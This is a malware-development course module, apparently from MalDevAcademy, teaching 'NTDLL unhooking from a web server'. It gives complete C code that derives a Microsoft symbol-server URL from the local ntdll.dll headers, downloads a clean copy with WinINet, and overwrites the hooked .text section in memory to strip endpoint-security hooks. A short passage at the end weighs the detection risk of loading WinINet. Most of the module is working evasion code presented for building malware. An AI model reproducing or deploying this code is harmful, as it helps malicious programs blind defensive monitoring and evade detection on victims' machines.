NTDLL Unhooking - From a Web Server


Introduction

By now the reader should have an understanding of several ways to unhook `ntdll.dll`. One may ask, why not simply include a clean version of NTDLL in the binary? The issue with that approach is one would need to have several versions of NTDLL included in the binary in order to support the multiple version of Windows OS. As a result, this would greatly increase the size of the implementation, making this a flawed approach.

This module will demonstrate an alternative approach that fetches NTDLL from a web server. The implementation will first check the NTDLL version on the current machine and fetch the appropriate version of NTDLL from the web server. The difficult part of this approach is to upload all versions of NTDLL on a web server, therefore in this module, Winbindex will be utilized which contains almost all `ntdll.dll` versions.

Winbindex

Winbindex is a website that contains several versions of files found on Windows OS. Additionally, it contains a search utility to search for the required file. The image below is the output of searching for the 64-bit version of ntdll.dll



ntdll.dll - Winbindex

NT Layer DLL

Show 100 entries Search:


SHA256	Windows	Update	x64	File version	File size	Extra	Download
e8ba51...	Windows 10 1809	KB5022286	x64	10.0.17763.3887	1.91 MB	Show	Download
a22b8e...	Windows 10 1809	KB5021237 (+1)	x64	10.0.17763.3770	1.91 MB	Show	Download
b334ef...	Windows 11 22H2	KB5020044 (+3)	x64	10.0.22621.900	2.07 MB	Show	Download
776550...	Windows 11 22H2	KB5018496 (+1)	x64	10.0.22621.755	2.07 MB	Show	Download
681b23...	Windows 10 1507	KB5018425 (+4)	x64	10.0.10240.19507	1.74 MB	Show	Download
1c2468...	Windows 10 1809	KB5018419 (+3)	x64	10.0.17763.3532	1.91 MB	Show	Download
a2c899...	Windows 10 1607	KB5018411 (+5)	x64	10.0.14393.5427	1.8 MB	Show	Download
a5d83f...	Windows 10 20H2 (+3)	KB5018410 (+8)	x64	10.0.19041.2130	1.93 MB	Show	Download
a23229...	Windows 11 22H2	KB5017389 (+2)	x64	10.0.22621.608	2.07 MB	Show	Download

Determining Winbindex's URL Format


Because `ntdll.dll` must be fetched programmatically, it's important to understand how download links are formatted. Analyze the 3 URLs below:


1. https://msdl.microsoft.com/download/symbols/ntdll.dll/494079D61ee000/ntdll.dll
2. https://msdl.microsoft.com/download/symbols/ntdll.dll/2EEE8BDD1ee000/ntdll.dll
3. https://msdl.microsoft.com/download/symbols/ntdll.dll/F2E8A5AB214000/ntdll.dll

Notice how only one part of the URL changes. This is visualized in the following image.




Links 1 & 2 both contain "1ee000" in the URL, which is 2023424 in decimal. Viewing the additional information regarding the first NTDLL module and searching for the value "2023424" reveals that it's the NTDLL's VirtualSize.






Searching for the first part of the string, "494079D6", which is 1228962262 in decimal, reveals that this is the timestamp of the file.



Therefore, the first part of the URL, the timestamp, is derived from the `IMAGE_FILE_HEADER.TimeDateStamp` element of the DLL. The second part, VirtualSize, is derived from the `IMAGE_OPTIONAL_HEADER.SizeOfImage` element of the DLL.

Winbindex's download links are visualized in the image below.



ReadNtdllFromServer Function

The next step is to build a function that creates a suitable URL for the local machine. This is what the following `ReadNtdllFromServer` function does.

The `ReadNtdllFromServer` function calls `FetchLocalNtdllBaseAddress` to obtain the base address of the local `ntdll.dll` image to build the download URL. This is done using `wsprintfW` which combines the string "https://msdl.microsoft.com/download/symbols/ntdll.dll/", which is the fixed part of the download link with `pImgNtHdrs->FileHeader.TimeDateStamp` and `pImgNtHdrs->OptionalHeader.SizeOfImage` values.

Once that's done, the function calls `GetPayloadFromUrl` which was introduced in the *Payload Staging - Web Server* module. This function is responsible for downloading the payload file from a web server, but in this case, it's being utilized to download `ntdll.dll` from the generated link.

```
#define FIXED_URL
L"https://msdl.microsoft.com/download/symbols/ntdll.dll/"

PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
        PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
        PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

        // Reaching to the 'ntdll.dll' module directly (we know its the 2nd
image after 'ServerUnhooking.exe')
        // 0x10 is = sizeof(LIST_ENTRY)
        PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb-
>Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

        return pLdr->DllBase;
}


BOOL ReadNtdllFromServer(OUT PVOID* ppNtdllBuf) {

        PBYTE      pNtdllModule             =
(PBYTE)FetchLocalNtdllBaseAddress();
        PVOID      pNtdllBuffer             = NULL;
        SIZE_T     sNtdllSize               = NULL;
        WCHAR      szFullUrl [MAX_PATH]     = { 0 };

        // getting the dos header of the local ntdll image
        PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pNtdllModule;
        if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
                return NULL;

        // getting the nt headers of the local ntdll image
        PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pNtdllModule +
pImgDosHdr->e_lfanew);
        if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
                return NULL;
```

```
        // constructing the download url
        wsprintfW(szFullUrl, L"%s%0.8X%0.4X/ntdll.dll", FIXED_URL,
pImgNtHdrs->FileHeader.TimeDateStamp, pImgNtHdrs-
>OptionalHeader.SizeOfImage);

        // 'GetPayloadFromUrl' is used to download a file from a webserver
        if (!GetPayloadFromUrl(szFullUrl, &pNtdllBuffer, &sNtdllSize))
                return FALSE;

        // 'sNtdllSize' will now contain the size of the downloaded
ntdll.dll file
        // 'pNtdllBuffer' will now contain the base address of the
downloaded ntdll.dll file

        *ppNtdllBuf = pNtdllBuffer;

        return TRUE;
}
```

Recall that `GetPayloadFromUrl` has three parameters, the download URL, and two output parameters that represent the base address and size of the downloaded file, respectively.

```
BOOL GetPayloadFromUrl(IN LPCWSTR szUrl, OUT PVOID* pNtdllBuffer, OUT
PSIZE_T sNtdllSize) {

        BOOL            bSTATE                  = TRUE;

        HINTERNET       hInternet               = NULL,
                            hInternetFile       = NULL;

        DWORD           dwBytesRead             = NULL;

        SIZE_T          sSize                   = NULL;
// Used as the total size counter

        PBYTE           pBytes                  = NULL,
// Used as the total heap buffer counter
                            pTmpBytes           = NULL;
// Used as the tmp buffer (of size 1024)

        // Opening the internet session handle, all arguments are NULL here
since no proxy options are required
        hInternet = InternetOpenW(L"MalDevAcademy", NULL, NULL, NULL,
NULL);
        if (hInternet == NULL) {
```

```
                printf("[!] InternetOpenW Failed With Error : %d \n",
GetLastError());
                bSTATE = FALSE; goto _EndOfFunction;
        }

        // Opening the handle to the ntdll file using theURL
        hInternetFile = InternetOpenUrlW(hInternet, szUrl, NULL, NULL,
INTERNET_FLAG_HYPERLINK | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID, NULL);
        if (hInternetFile == NULL) {
                printf("[!] InternetOpenUrlW Failed With Error : %d \n",
GetLastError());
                bSTATE = FALSE; goto _EndOfFunction;
        }

        // Allocating 1024 bytes to the temp buffer
        pTmpBytes = (PBYTE)LocalAlloc(LPTR, 1024);
        if (pTmpBytes == NULL) {
                bSTATE = FALSE; goto _EndOfFunction;
        }

        while (TRUE) {

                // Reading 1024 bytes to the tmp buffer. The function will
read less bytes in case the file is less than 1024 bytes.
                if (!InternetReadFile(hInternetFile, pTmpBytes, 1024,
&dwBytesRead)) {
                        printf("[!] InternetReadFile Failed With Error : %d
\n", GetLastError());
                        bSTATE = FALSE; goto _EndOfFunction;
                }

                // Calculating the total size of the total buffer
                sSize += dwBytesRead;

                // In case the total buffer is not allocated yet
                // then allocate it equal to the size of the bytes read
since it may be less than 1024 bytes
                if (pBytes == NULL)
                        pBytes = (PBYTE)LocalAlloc(LPTR, dwBytesRead);
                else
                        // Otherwise, reallocate the pBytes to equal to the
total size, sSize.
                        // This is required in order to fit the whole ntdll
file bytes
```

```
                        pBytes = (PBYTE)LocalReAlloc(pBytes, sSize,
LMEM_MOVEABLE | LMEM_ZEROINIT);

                if (pBytes == NULL) {
                        bSTATE = FALSE; goto _EndOfFunction;
                }

                // Append the temp buffer to the end of the total buffer
                memcpy((PVOID)(pBytes + (sSize - dwBytesRead)), pTmpBytes,
dwBytesRead);

                // Clean up the temp buffer
                memset(pTmpBytes, '\0', dwBytesRead);

                // If less than 1024 bytes were read it means the end of
the file was reached
                // Therefore exit the loop
                if (dwBytesRead < 1024) {
                        break;
                }

                // Otherwise, read the next 1024 bytes
        }


        // Saving
        *pNtdllBuffer   = pBytes;
        *sNtdllSize     = sSize;

_EndOfFunction:
        if (hInternet)
                InternetCloseHandle(hInternet);         // Closing handle
        if (hInternetFile)
                InternetCloseHandle(hInternetFile);     // Closing handle
        if (hInternet)
                InternetSetOptionW(NULL, INTERNET_OPTION_SETTINGS_CHANGED,
NULL, 0);  // Closing Wininet connection
        if (pTmpBytes)
                LocalFree(pTmpBytes);                   // Freeing the temp
buffer
        return bSTATE;
}
```

Putting It All Together

Now that an unhooked version of `ntdll.dll` is in memory, the `ReplaceNtdllTxtSection` function is utilized to replace the text section of the hooked `ntdll.dll` with the newly unhooked one. The only modification required is to use the `pUnhookedNtdll` parameter, which represents the base address of the NTDLL module fetched using the `ReadNtdllFromServer` function detailed above.

```
BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

        PVOID                       pLocalNtdll     =
(PVOID)FetchLocalNtdllBaseAddress();


        // getting the dos header
        PIMAGE_DOS_HEADER       pLocalDosHdr    =
(PIMAGE_DOS_HEADER)pLocalNtdll;
        if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
                return FALSE;

        // getting the nt headers
        PIMAGE_NT_HEADERS       pLocalNtHdrs    = (PIMAGE_NT_HEADERS)
((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
        if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
                return FALSE;


        PVOID     pLocalNtdllTxt    = NULL, // local hooked text section
base address
                  pRemoteNtdllTxt   = NULL; // the unhooked text section
base address
        SIZE_T    sNtdllTxtSize     = NULL; // the size of the text section


        // getting the text section
        PIMAGE_SECTION_HEADER pSectionHeader =
IMAGE_FIRST_SECTION(pLocalNtHdrs);

        for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++)
{

                // the same as if( strcmp(pSectionHeader[i].Name, ".text")
== 0 )
                if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) ==
'xet.') {

                        pLocalNtdllTxt = (PVOID)((ULONG_PTR)pLocalNtdll +
```

```
pSectionHeader[i].VirtualAddress);
                        pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll
+ 1024);
                        sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
                        break;
                }
        }

//-----------------------------------------------------------------------
-------------------------------------------------

        // small check to verify that all the required information is
retrieved
        if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
                return FALSE;

        // small check to verify that 'pRemoteNtdllTxt' is really the base
address of the text section
        if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt) {
                // if not, then the read text section is also of offset
4096, so we add 3072 (because we added 1024 already)
                (ULONG_PTR)pRemoteNtdllTxt += 3072;
                // checking again
                if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
                        return FALSE;
        }


//-----------------------------------------------------------------------
-------------------------------------------------

        DWORD dwOldProtection = NULL;

        // making the text section writable and executable
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize,
PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
                printf("[!] VirtualProtect [1] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // copying the new text section
        memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);
```

```
        // rrestoring the old memory protection
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection,
&dwOldProtection)) {
                printf("[!] VirtualProtect [2] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        return TRUE;
}
```

Even though the ntdll.dll file is *read* from a WebServer, the offset of the text section can be `4096`, and since this assumption can't be validated until runtime, an if-statement is added to verify this possibility and work upon it by adding `3072` bytes to the miscalculated base address (because `1024` bytes were already added).


The result is a base address of a text section of offset `4096`. This logic was introduced in the *Ntdll Unhooking - From Disk* module.

Risk Consideration


Although this NTDLL unhooking approach may appear a good approach at first, it is considered risky due to the usage of the WinINet APIs. These APIs are used to interact with the HTTP/S protocol, but they require loading additional DLL images such as `wininet.dll`, `winhttp.dll`, `sechost.dll`, and many other DLLs that export functions used by these WinINet APIs. Loading these DLLs is done using functions that are likely being hooked such as `LoadLibrary` and `LdrLoadDll`, which exposes the inner design of the implementation.

Demo

